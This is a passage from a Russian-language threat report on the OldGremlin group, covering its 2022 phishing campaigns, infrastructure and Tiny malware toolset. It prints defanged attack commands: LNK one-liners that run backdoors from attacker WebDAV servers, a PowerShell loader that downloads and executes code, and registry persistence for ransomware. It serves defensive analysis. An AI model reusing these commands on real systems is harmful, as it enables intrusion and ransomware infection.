


Рис. 35 — Фишинговые письма


Рассылка осуществлялась с двух доменов:

- 1cbuh[.]org,
- 1c-bifrix[.]com.

В архиве по ссылке находился файл **1C-Bitrix-0722.docx.lnk**, который выполнял следующую команду:

```
cmd.exe /c net use hxxp://164.92.205[.]182 && start /b
\\164.92.205[.]182\DavWWWRoot\1C-Bitrix-0722.docx & start /b
\\164.92.205[.]182\DavWWWRoot\lg.exe node.exe i
```

По аналогии с предыдущими атаками запускается TinyFluff и открывается документ, который показан на рис. 36.



  
1С-БИТРИКС

Клиент/ Документ	Долг клиента	Дни просрочки
PHk-040079 от 22.02.22 (16119 руб)	16 119,00	77
PHk-043270 от 25.02.22 (14954.8 руб)	14 954,80	72
PHk-048034 от 02.03.22 (2727.25 руб)	2 727,25	69
PHk-048192 от 02.03.22 (17880.8 руб)	17 880,80	69
PHk-048513 от 02.03.22 (12169.8 руб)	12 169,80	69
PHk-048526 от 02.03.22 (59668.42 руб)	59 668,42	69
PHk-050124 от 04.03.22 (2794.9 руб)	2 794,90	67
PHk-050128 от 04.03.22 (10486 руб)	10 486,00	67
PHk-052847 от 09.03.22 (2727.25 руб)	2 727,25	62
PHk-053633 от 10.03.22 (2616.6 руб)	2 616,60	61
PHk-054673 от 10.03.22 (6521.28 руб)	6 521,28	61
PHk-055964 от 14.03.22 (17880.8 руб)	17 880,80	57
PHk-055990 от 14.03.22 (38879.1 руб)	38 879,10	57
PHk-056284 от 14.03.22 (3135 руб)	3 135,00	57
PHk-059107 от 17.03.22 (966 руб)	966,00	54
PHk-060872 от 21.03.22 (26186.97 руб)	26 186,97	50
PHk-060876 от 21.03.22 (6022.68 руб)	6 022,68	50
PHk-060931 от 21.03.22 (33979 руб)	33 979,00	50
PHk-061431 от 21.03.22 (31391.42 руб)	31 391,42	50
PHk-063212 от 23.03.22 (45801.96 руб)	45 801,96	48
PHk-066923 от 29.03.22 (75916.93 руб)	75 916,93	42
PHk-066936 от 29.03.22 (9766.6 руб)	9 766,60	42
PHk-068390 от 31.03.22 (4771.8 руб)	4 771,80	40
PHk-068832 от 31.03.22 (5781.6 руб)	5 781,60	40
PHk-068833 от 31.03.22 (2890.8 руб)	2 890,80	40
PHk-070485 от 04.04.22 (77913 руб)	77 913,00	35
PHk-071979 от 05.04.22 (60518.7 руб)	60 518,70	35
PHk-074372 от 08.04.22 (28908 руб)	28 908,00	30
PHk-075001 от 11.04.22 (12028.5 руб)	12 028,50	28

Рис. 36 — Текст документа, демонстрируемого жертве

Кроме этого, на VirusTotal мы обнаружили еще один архив с LNK-файлом **installworks-1Cbusiness.xlsx.lnk**:

```
cmd.exe /c net use hxxp://164.92.205[.]182 && start /b
\\164.92.205[.]182\DavWWWRoot\installworks-1Cbusiness.xlsx & start /b
\\164.92.205[.]182\DavWWWRoot\lg.exe node.exe i
```

Как видно из скрипта выше, единственное отличие этого LNK — в демонстрируемом документе (рис. 37).

№п/п	Виды работ	Исполнитель работ (ИС Заказчик)	Банк, статус, плановый срок		Комментарий
			Сбербанк	Газпромбанк	
1	<b>Организационные работы</b>				
	Подписание договоров с банками для обмена по технологии API: по всем счетам, юр.лицам и банкам	Заказчик	в работе. Выявлены обязательность тестового стенда. Банк подтвердил что на основе упрощения. Нет тестовый стенд не нужен. Нулеи сразу прод.	договор оформлен. Нулеи подписать акты готовности. Тестовый стенд не нужен.	
2	Выпуск банковских сертификатов всех подсистем для всех банков (транспортные, подписи).	Заказчик	транспортный сертификат и подписи будет новая для МБ, единственная	будет выпущены новый комплект - транспортный и 1,2 подписи (один комплект для МБ, второй для ИБ) Подписи - сервера/сервера	
3	Разработка схемы сетевого взаимодействия систем-участниц, ИС, УПСИ, банки	ИС/Заказчик		готово	
4	Согласование схемы взаимодействия: назначен, СБ, ИТ Заказчика	ИС/Заказчик		готово	
2.1	<b>Работы в УПСИ</b>				
2.1.1	<b>Работы с тестовым стендом УПСИ (рекомендуется, если есть требование банка)</b>				
1	Подготовка и передача сборки УПСИ в виде установочных пакетов	ИС		готово	
2	Выделение сервера для установки пакетов УПСИ (тестовый стенд)	Заказчик		готово	
3	Установка пакета УПСИ на выделенный тестовый сервер	ИС/Заказчик		готово	
4	Выделение доп. оборудования для тестовой УПСИ (например, сетевой usb hub).	Заказчик		не актуально	
5	Получение тестовых стендов от банков (рекомендуется, если есть требование банка)	Заказчик	принято решение не актуальности тестового стенда. Банк не против. ИТ согласовали	не актуально	тестовый стенд ВТБ
2.2	<b>Работы с промышленными стендами УПСИ</b>				
1	Согласование доступа к серверам банков службой безопасности Заказчика	Заказчик			
2	Открытие доступа к серверам банка службой ИТ Заказчика	Заказчик			
	Выделение сервера для установки пакетов УПСИ (промышленный стенд)	Заказчик		в работе	будет использоваться тестовый УПСИ. После тестирования будет переход в прод.
4	Установка пакета УПСИ на выделенный промышленный сервер	ИС/Заказчик			
5	Выделение доп. оборудования для промышленной УПСИ (например, сетевой usb hub).	Заказчик			
6	Настройка коммутеров по каждому банку, юр.лицу, подписанту	ИС/Заказчик			
7	Установка банковских сертификатов подписи каждому подписанту по каждому банку	ИС/Заказчик			
8	Тестирование подключения по каждому банку по одному подписанту на реальных документах	ИС/Заказчик			
9	Обучение администраторов сервиса УПСИ	ИС			
3	<b>Работы в ИС Предприятие</b>				
3.1	<b>Работы с тестовым стендом ИС Мультибанк (рекомендуется, если есть требование банка)</b>				
4	Восстановление целостности Мультибанка в ИС Заказчика на заставке/логине.	ИС/Заказчик		готово	

Рис. 37 — Пример документа-приманки

Команды на этот раз TinyFluff получал с IP-адреса 46[.]101[.]112[.]76.

## Атака 23 августа 2022-го

На момент написания данного отчета последняя рассылка, проведенная группой, была зафиксирована 23 августа. Письма, отправленные от имени представителя **Контур.Диадок**, продемонстрированы на рис. 38.




Рис. 38 — Пример фишингового письма

Как видно из письма, оно было отправлено с домена **diadok[.]org**. И снова опираясь на TXT-запись домена, а также заголовки писем, оно было отправлено с помощью сервисов «Яндекса». Письма на этот раз содержали в себе ссылки следующего вида:

- `hxxps://downloaded-files[.]space/aktsverkiadiadok88BDS32`
- `hxxps://downloaded-files[.]space/aktsverkiadiadok99VdvDS`

Как и в предыдущей атаке, домен был зарегистрирован незадолго до рассылки (04.07.2022). К сожалению, на момент исследования сервер не отдавал полезную нагрузку, но, опираясь на данные с VirusTotal, конечная нагрузка-архив снова находилась в Dropbox, пример конечного адреса после всех редиректов: `hxxps://dl[.]dropboxusercontent[.]com/s/h8p195e8ihj3k1e/AktSverki_diadoc.zip?dl=0`. В архиве с именем **AktSverki\_diadoc.zip** находился LNK-файл (**AktSverki\_diadoc.docx.lnk**), выполняющий следующую команду:

```
cmd.exe /c net use hxxp://45[.]32[.]147[.]46 && start /b
\\45[.]32[.]147[.]46\DavWWWRoot\aktsverkidiadok.docx & start /b
\\45[.]32[.]147[.]46\DavWWWRoot\ph.exe node.exe def
```

Как видно из команды выше, происходила демонстрация документа-приманки **aktsverkidiadok.docx** и запуск **ph.exe** (был классифицирован как TinyFluff) с двумя параметрами:

- `node.exe` — интерпретатор NodeJS;
- `def` — обфусцированный вредоносный скрипт.

Все вышеуказанные файлы расположены на сетевом диске **45[.]32[.]147[.]46**, взаимодействие происходит по протоколу WebDav. Документ-приманка представлен на рис. 39.

\*000174441674\*

**КОНТУР.ДИАДОК**

**АКТ**  
**СВЕРКИ РАСЧЕТОВ**  
**С ДЕБИТОРАМИ И КРЕДИТОРАМИ**  
за период с 01.06.2022 по 30.06.2022

О "ПАРУС",  
123112,Россия,г.Москва,1-ый  
Красногвардейский пр-  
д.д.21,стр.1,этаж  
36,помещ.36.9.,  
ИНН 7704588141, КПП 771701001

с одной стороны, и		наименование организации	
с другой стороны, составили настоящий акт о том, что сумма задолженности перед			
ООО "КОНТУР ДИАДОК"		составляет	
		2 334 008.40	
		руб.	
		сумма	

По данным ООО ПАРУС

Наименование первичного документа	Дата первичного документа	Номер первичного документа	Номер счета-фактуры на оказание услуг	Номер счета	Номер договора	Сумма начисленная, руб.	Сумма оплаченная, руб.
1	2	3	4	5	6	7	8

Рис. 39 — Пример документа-приманки

TinyFluff создает каталог `C:\ProgramData\VBCNMxz`, копирует туда оба файла (**node.exe** и **def**) и запускает интерпретатор NodeJS с параметром `def` (обфусцированный вредоносный скрипт). После запуска вредоносный скрипт повторно создает процесс **node.exe** и передает ему в качестве параметра деобфусцированный скрипт, предназначенный для циклического получения и исполнения команд с сервера **164[.]92[.]216[.]172**.

Стоит начать с того, что в публичном пространстве у группы есть альтернативное имя — TinyScouts. Именно с этого инструмента многие компании, занимающиеся кибербезопасностью, начали исследование группы. Тем не менее арсенал OldGremlin не ограничивается данным инструментом и включает следующие варианты:

- TinyLink — вредоносный LNK-файл.
- TinyBox — SFX-архив, разворачивающий TinyNode.
- TinyHTA — вредоносный HTA-сценарий, встроенный в TinyLink.
- TinyScout — инструмент разведки.
- TinyPosh — бэкдор.
- TinyNode — бэкдор.
- TinyFluff — бэкдор.
- TinyShell — бэкдор.
- TinyShot — инструмент для снимков экрана.
- TinyWCExtractor — инструмент для извлечения информации из диспетчера учетных данных.
- TinyKiller — инструмент для нейтрализации антивирусного ПО.
- TinyIsolator — инструмент для изоляции системы от сети.
- TinyCrypt — программа-вымогатель.

Как видно из списка выше, группа создала целый Tiny-арсенал, который активно использовала на всех этапах своих атак. OldGremlin отдает предпочтение скриптам PowerShell и JavaScript, а также небольшим приложениям, написанным на C#. В целом все самописные инструменты так же просты, как и эффективны — большую часть времени при исследовании заняло снятие обфускации и упаковки.

Тем не менее OldGremlin не всегда ограничивалась инструментами собственной разработки. Например, в ходе расследования инцидентов мы видели следующие:

- WebBrowserPassView,
- Mail PassView,
- ExportRSA,
- ProcDump,
- WinPmem,
- Cobalt Strike,
- SharpHound,
- PowerView,
- Impacket.

В данном разделе мы подробно опишем каждый разработанный группой инструмент, а также расскажем об их эволюции.

## Сетевая инфраструктура

Начнем описание инструментов группы с краткого обзора инфраструктуры атакующих. Как уже было показано выше, письма отправлялись с доменов, перечисленных в табл. 2.

Табл. 2 — Данные о доменах

Домен	Дата регистрации	Дата атаки	ТХТ
rbcholding[.]press	2020-05-12	2020-05-12 2020-08-13	v=spf1 include:spf.privateemail.com ~all
ns***r[.]online	2020-05-12	2020-05-12 2020-08-13	v=spf1 include:spf.privateemail.com ~all
finauditservice[.]com	2020-07-01	2020-08-10/11	v=spf1 include:spf.protection.outlook.com -all
ruspp[.]org	2020-07-01	2020-08-10/11	v=spf1 include:spf.protection.outlook.com -all
***nikel[.]co	2020-07-01	2020-08-14	v=spf1 include:spf.protection.outlook.com -all
nssru[.]com	2020-04-12	2020-08-19	v=spf1 include:spf.protection.outlook.com -all
akitrussia[.]com	2020-12-14	2021-04-02	v=spf1 redirect=_spf.yandex.net
***finance[.]org	2022-03-02	2023-03-22	v=spf1 redirect=_spf.yandex.net
konsultantplus[.]net	2022-03-23	2023-03-25	v=spf1 redirect=_spf.yandex.net
1c-bifrix[.]com	2022-04-01	2023-04-01	v=spf1 redirect=_spf.yandex.net
1cbuh[.]org	2022-06-13	2023-06-13	v=spf1 redirect=_spf.yandex.net
diadok[.]org	2022-05-06	2023-05-06	v=spf1 redirect=_spf.yandex.net

Как видно из табл. 2, большинство доменов были зарегистрированы незадолго до атаки. Пожалуй, сюда стоит добавить еще один — **konturskb[.]com** — с него происходило распространение вредоносного .dotm-файла в атаке 4 февраля 2021 года. Мы не обнаружили писем, отправленных с данного домена, однако ТХТ-запись у домена на 16 января 2021 года — **v=spf1 include:spf.protection.outlook.com -all** — аналогична ТХТ-записи доменов из рассылки в августе 2020 года. Однако вскоре DNS-запись домена была изменена, и 21 января 2021 года ТХТ-запись исчезла. На данном этапе уже можно выделить одну особенность: все вышеуказанные домены были зарегистрированы в **NameCheap, Inc.**

Пожалуй, одной из визитных карточек данной группы стало использование **\*.workers.dev**-доменов 4-го уровня. С точки зрения сокрытия реального бэкенда, это действительно хорошее решение, так как workers.dev — сервис Cloudflare, соответственно, все защитные механизмы этого сервиса доступны по умолчанию. Однако OldGremlin использовала не только домены, но и IP-адреса для коммуникаций с C2. Например, IP-адреса **136.244.67[.]59**, **95.179.252[.]217** и **45.61.138[.]170** в качестве управляющего сервера для TinyPosh в своих ранних атаках. На двух IP-адресах по пути **http://<%ip%>/web** находилась форма авторизации, как на рис. 40.

The image shows a browser window with the address bar containing '136.244.67.59/web/'. The main content area displays a simple login form with the following elements:

- Title:** Login
- Username:** A text input field.
- Password:** A text input field.
- Login:** A button.

Рис. 40 — Форма авторизации

Можно предположить, что выбор доменов **\*.workers.dev** обусловлен не желанием группы скрыть реальный адрес панели, а удобством использования. Согласно официальной документации [Cloudflare](#), workers-домены не требуют регистрации отдельного сервера (serverless execution environment), что позволяет запускать разработчикам свои скрипты без развертывания отдельной инфраструктуры. Развертывание нового C2 в пару кликов без регистрации и настройки нового домена — удобное решение, когда тебе нужно развернуть несколько отдельных доменов для каждой атаки. Кроме этого, JS-скрипты, написанные разработчиками, исполняются не на стороне конечного устройства, а на серверах CloudFlare. То есть на workers-доменах можно исполнять код, написанный на JavaScript. OldGremlin активно использует Node.js, поэтому выбор **\*.workers.dev**-доменов для них вдвойне удобен.

Однако уже в 2022 году группа перестала использовать workers-домены и в целом сильно упростила сетевую часть. Про домены, использовавшиеся для рассылки фишинговых писем, мы уже писали выше. Теперь полезная нагрузка распространялась с Dropbox-дисков, а в качестве C2 использовались IP-адреса без какого-либо сокрытия (даже взаимодействие с C2 происходило по протоколу HTTP). Исключение составляет «сложная» версия **TinyFluff**, использование которой мы видели только в одной рассылке.

Последнее нововведение — в атаках в июне и августе 2022 в тело писем были встроены не Dropbox-ссылки, а ссылки на домены, принадлежащие злоумышленникам. Эти ссылки в конечном итоге снова вели на Dropbox. Вероятно, такая мера была введена злоумышленниками с целью обхода средств защиты у жертв (письмо со ссылкой на архив, расположенный в Dropbox, как минимум, вызывает подозрение). В ходе атак использовались следующие домены:

- archive-download[.]space (рассылка 2022-07-28)
- downloaded-files[.]space (рассылка 2022-08-23)

Последнее, что хотелось бы отметить в данном разделе, — серверы злоумышленников располагались в организациях и странах, перечисленных в табл. 3.

Табл. 3 — Месторасположение серверов злоумышленников

IP	Организация-хостер	Страна
136.244.67[.]59	Vultr Holdings, LLC	UK
95.179.252[.]217	Vultr Holdings, LLC	UK
45.61.138[.]170	BL Networks	UK
192.248.165[.]254	Vultr Holdings, LLC	UK
78.46.247[.]25	Hetzner Online Gmb	DE
192.248.176[.]138	Vultr Holdings LLC	DE
46.101.113[.]161	DigitalOcean	DE
164.92.135[.]160	DigitalOcean	DE
146.190.27[.]153	Aptec Computer Systems, Inc.	US
159.89.111[.]159	DigitalOcean	US
164[.]92[.]205[.]182	DigitalOcean	DE
46[.]101[.]112[.]76	DigitalOcean	DE
45.32.147[.]46	AS-CHOOPA	FR
164.92.216[.]172	DigitalOcean	NL

## TinyLink и TinyHTA

LNK-файлы — излюбленный инструмент группы, который она использовала во всех своих ранних атаках. При помощи техники HTAPolyglot в инструмент был встроен HTA-скрипт, который мы классифицировали как **TinyHTA**, а также документ, отвлекающий внимание пользователя. После запуска TinyLink будет выполнена следующая команда (пример взят из файла с SHA1: d40949b3abac1dc48a2d4cdf7b35d3be56a46736):

```
%comspec% /v /c set m=mshta && set a=Research_RBK.docx.lnk
&& if exist !cd!\!a! (!m! !cd!\!a!) else (!m! !temp!\Temp1_
Исследование_***_РБК.zip\!a!)
```

Таким образом, скрипт, встроенный в LNK-файл, будет исполнен. TinyHTA неоднократно изменялся, однако его основная задача оставалась одной и той же — загрузка и запуск следующей стадии. Перед описанием скрипта хотелось бы продемонстрировать саму технику HTAPolyglot на примере вышеуказанного файла. Документ и HTA-файл находятся между тегом TrCCvcTrYrulRcx (тег уникален для каждого семпла) (рис. 41).

0960h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....TrCC	Tag
0970h: 00 00 00 00 00 00 00 00 00 00 00 00 54 72 43 43	.....vcTpYruIRcxPK...	Decoy
0980h: 76 63 54 70 59 72 75 6C 52 63 78 50 4B 03 04 14	....."p~P.....	
0990h: 00 08 00 08 00 93 70 AF 50 00 00 00 00 00 00 00	....._rels/	
09A0h: 00 00 00 00 00 0B 00 00 00 5F 72 65 6C 73 2F 2E	rels.»»Ã.E.ù.	
09B0h: 72 65 6C 73 8D 8F BB 0E C3 20 0C 45 7F 05 F9 03	bUjC.È0%k".@ã.(á	
09C0h: 62 DA A1 43 05 C9 D2 25 6B 94 1F 40 E0 90 28 E1	!_¿/C‡!èDÑ×GC%ç	
09D0h: 21 A0 AF BF 2F 43 87 A6 EA D0 D1 D7 47 C7 BE A2	{.Y(ã%x.†tC×S.6	
09E0h: 7B B8 8D DD 28 E5 25 78 09 87 86 43 D7 8A 81 36	Uj.ç%fV.Y%I¥A3bC	
09F0h: 55 6A 90 E7 25 66 56 09 9F 25 CC A5 C4 33 62 D6	39.»É×Í.'S¥ZÉbT	
0A00h: 33 39 95 9B 10 C9 D7 CD 14 92 53 A5 8E C9 62 54	zU-ðÈù.ÓŠ.òN6ªdè	
0A10h: 7A 55 96 F0 C8 F9 09 D3 A7 03 F6 4E 36 AA 64 A9	H,†dB.}uàKSuAz#!	
0A20h: 48 B8 87 64 D0 04 7D 75 E4 4B 53 75 C0 7A 23 21	@vè..6>#¥s9LÓcéò	
0A30h: AE 76 E8 0D 07 3E 23 FD 73 39 4C D3 A2 E9 F2	.ýxà<.l.îZ¶/PK..	
0A40h: 16 FD 78 E0 8B 00 6C 05 EE 5A B6 2F 50 4B 07 08	Ašjo~.....PK..	
0A50h: 41 9A 6A 6F 98 00 00 00 0A 01 00 00 50 4B 03 04	....."p~P.....	
0A60h: 14 00 08 00 08 00 93 70 AF 50 00 00 00 00 00 00	.....word/_	
0A70h: 00 00 00 00 00 00 1C 00 00 00 77 6F 72 64 2F 5F	rels/document.xml	
0A80h: 72 65 6C 73 2F 64 6F 63 75 6D 65 6E 74 2E 78 6D		
1680h: 54 72 43 43 76 63 54 70 59 72 75 6C 52 63 78 3C	TrCCvcTpYruIRcx<	HTA
1690h: 68 74 6D 6C 3E 0D 0A 3C 73 63 72 69 70 74 20 74	html>..<script t	
16A0h: 79 70 65 3D 22 74 65 78 74 2F 6A 61 76 61 73 63	ype="text/javasc	
16B0h: 72 69 70 74 22 3E 0D 0A 2F 2F 50 51 61 6E 53 57	ript">../PQanSW	
16C0h: 6B 46 43 46 59 5A 4D 65 43 74 52 6B 76 62 4E 6C	kFCFYZMeCtRkvbN1	
16D0h: 47 6E 42 66 46 51 66 79 6A 78 42 74 64 61 65 46	GnBfFQfyjxBtdaeF	
16E0h: 6A 67 4F 6D 4B 66 7A 7A 57 76 73 73 69 59 70 45	jg0mkfzZwvssiYpE	
16F0h: 70 59 48 47 72 78 65 66 55 73 6F 70 4A 4A 49 71	pYHGxrefUsopJJiQ	
1700h: 42 4F 43 43 67 45 62 51 6A 6F 6E 57 52 4F 79 46	BOCCgEbQjonWROyF	
1710h: 78 63 78 76 53 57 45 46 67 4A 68 59 73 66 79 4B	xcxvSWEFgJhYsfyK	
1720h: 74 47 6D 48 76 52 66 43 4A 53 70 4D 5A 55 6D 52	tGmHvRfCjSpMZUmR	
1730h: 44 4B 49 51 63 55 51 44 44 7A 70 63 4D 77 55 41	DKIQcUQDDzpcMwUA	
1740h: 70 6A 64 42 54 66 44 68 72 6C 46 52 45 4E 44 46	pjdBTfDhr1FRENDf	
1750h: 71 74 56 68 48 62 70 6B 76 71 6B 76 4C 46 74 65	qtVhHbpkvqkvLFte	
1760h: 6F 62 51 71 4F 57 75 47 61 72 67 79 71 41 63 4B	obQqOWuGargyqAcK	
1770h: 43 41 48 4C 57 50 5A 6B 57 62 66 74 57 6B 66 67	CAHLWPZkwbfTwkfg	
1780h: 57 48 54 6E 75 6B 58 6D 74 61 64 42 6C 59 4C 6A	WHTnukXmtadB1Yl i	

Рис. 41 — Документ и TinyHTA в теле TinyLink

Первые версии TinyHTA выполняли одни и те же действия:

1. Извлекали документ, сохраняли его с именем **%Temp%\Temp1\_<%lnk\_name%>** и демонстрировали пользователю.
2. Запускали PowerShell-скрипт, предназначенный для загрузки и выполнения следующей стадии (в контексте нового процесса PowerShell).
3. Удаляли себя командой **cmd.exe /c ping 127.0.0.1 -n 1 & DEL "%selfpath%"**.

В мае 2020 года инструмент приобрел новую функциональную возможность — закрепление скрипта-загрузчика PowerShell в реестре и его автозапуск. Для этого в реестр записывались два значения (табл. 4).

Табл. 4 — Реестр скриптов

Значение реестра	Содержимое
HKCU\Software\Microsoft\Windows\CurrentVersion\Run\TM	Команда, которая извлекает значение реестра HKCU\Software\Microsoft\Windows\Security, декодирует из Base64 и запускает
HKCU\Software\Microsoft\Windows\Security	Закодированный Base64 скрипт-загрузчик PowerShell

После снятия обфускации скрипт-загрузчик выглядит следующим образом:

```
while(!(Test-Connection google.com -q))
{Start-Sleep -s 5}
function start-Impl {
    $hostArray = @(
        'hxxps://ca1m-night-6067.bhrcaoqf.workers[.]dev',
        'hxxps://rough-grass-45e9.poecdjusb.workers[.]dev',
        'hxxps://broken-poetry-de86.nscimupf.workers[.]dev',
        'hxxps://ksdkpwpptyvbxdobr0.tyvbxdobr0.workers[.]dev',
        'hxxps://ksdkpwpfityvbxdobr1.tiyvbxdobr1.workers[.]dev')
    $hostArray = $hostArray | Sort-Object {Get-Random}
    foreach($singleHost in $hostArray) {
        if((New-Object Net.WebClient).DownloadString(($singleHost +
'/check/')) -eq 'OK') {
            iex(New-Object Net.WebClient).
DownloadString($singleHost + '/load.php')
        }
        Start-Sleep -s 10
    }
    start-Impl
}
}
```

Пример выше был взят из LNK-файла с SHA1: **d40949b3abac1dc48a2d4cdf7b35d3be56a46736**. Другая версия скрипта была обнаружена в LNK-файле с SHA1: **2af5efccfbac6de50f0c48c1a232e0b4ce497538** в начале июня 2020 года. На этот раз PowerShell-скрипт предназначался для загрузки архива. Скрипт выполнял следующие действия:

1. Загружал архив с **hxxps://dl.dropboxusercontent[.]com/s/omczqfzp77fits9/pack\_2.zip?dl=0**.
2. Сохранял файл **%APPDATA%\TN\win\_service\_updater.zip.zip** и распаковывал его в **%APPDATA%\TN**.
3. Запускал нагрузку — **TinyNode**.
4. Обеспечивал себе персистентность аналогично майскому файлу.

## TinyScout

**TinyScout** — маленький PowerShell-скрипт, предназначенный для проведения первоначальной разведки и загрузки следующей стадии. Мы не заметили изменений функциональных возможностей данного инструмента. С каждой атакой менялся только список C2, который мы отобрали в описании кампаний.

В первую очередь скрипт выполняет следующие действия:

1. Проверяет, занесена ли зараженная машина в какой-нибудь домен Active Directory.
2. Проверяет, установлен ли на зараженной машине **TeamViewer** путем проверки наличия директорий
  - **%SYSTEMDRIVE%\Program Files\TeamViewe**
  - **%SYSTEMDRIVE%\Program Files (x86)\TeamViewer**
3. Проверяет, подключались ли к зараженному устройству ранее через RDP.

И если одно из условий выполнено, TinyScout загружает на скомпрометированное устройство **TinyPosh**. В противном случае будет загружена и запущена программа-вымогатель **TinyCrypt**. Нагрузку TinyPosh получает либо с доменов **Cloudflare Workers**, либо с IP-адреса, который прописан в коде скрипта. Адрес C2, к которому будет происходить обращение, выбирается случайным образом. Перед обращением за нагрузкой скрипт проверяет доступность сервера путем запроса по URL **%C2%/check/**. Если сервер ответил **OK**, скрипт использует его для дальнейшего взаимодействия, если нет — выбирает другой сервер из списка. Возможны два URL, по которым приложение получит нагрузку (табл. 5).

Табл. 5 — Список URL

URL	Тип полезной нагрузки
%C2%/web/index.php?r=site/loadlock	TinyCrypt
%C2%/load.php	TinyPosh

В случае загрузки программы-вымогателя скрипт обеспечивает ему персистентность следующим образом:

- сохраняет TinyCrypt по пути **%ApplicationData%\{0-9a-z}{8}.ini**
- генерирует команду запуска шифровальщика  
**cmd /c power^shell -windowstyle hidden -nop -c "Get-Content -Raw "%ApplicationData%\{0-9a-z}{8}.ini" | iex.**
- Записывает вышеописанный скрипт в значение реестра  
**HKCU:\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\{0-9a-z}{8}.**

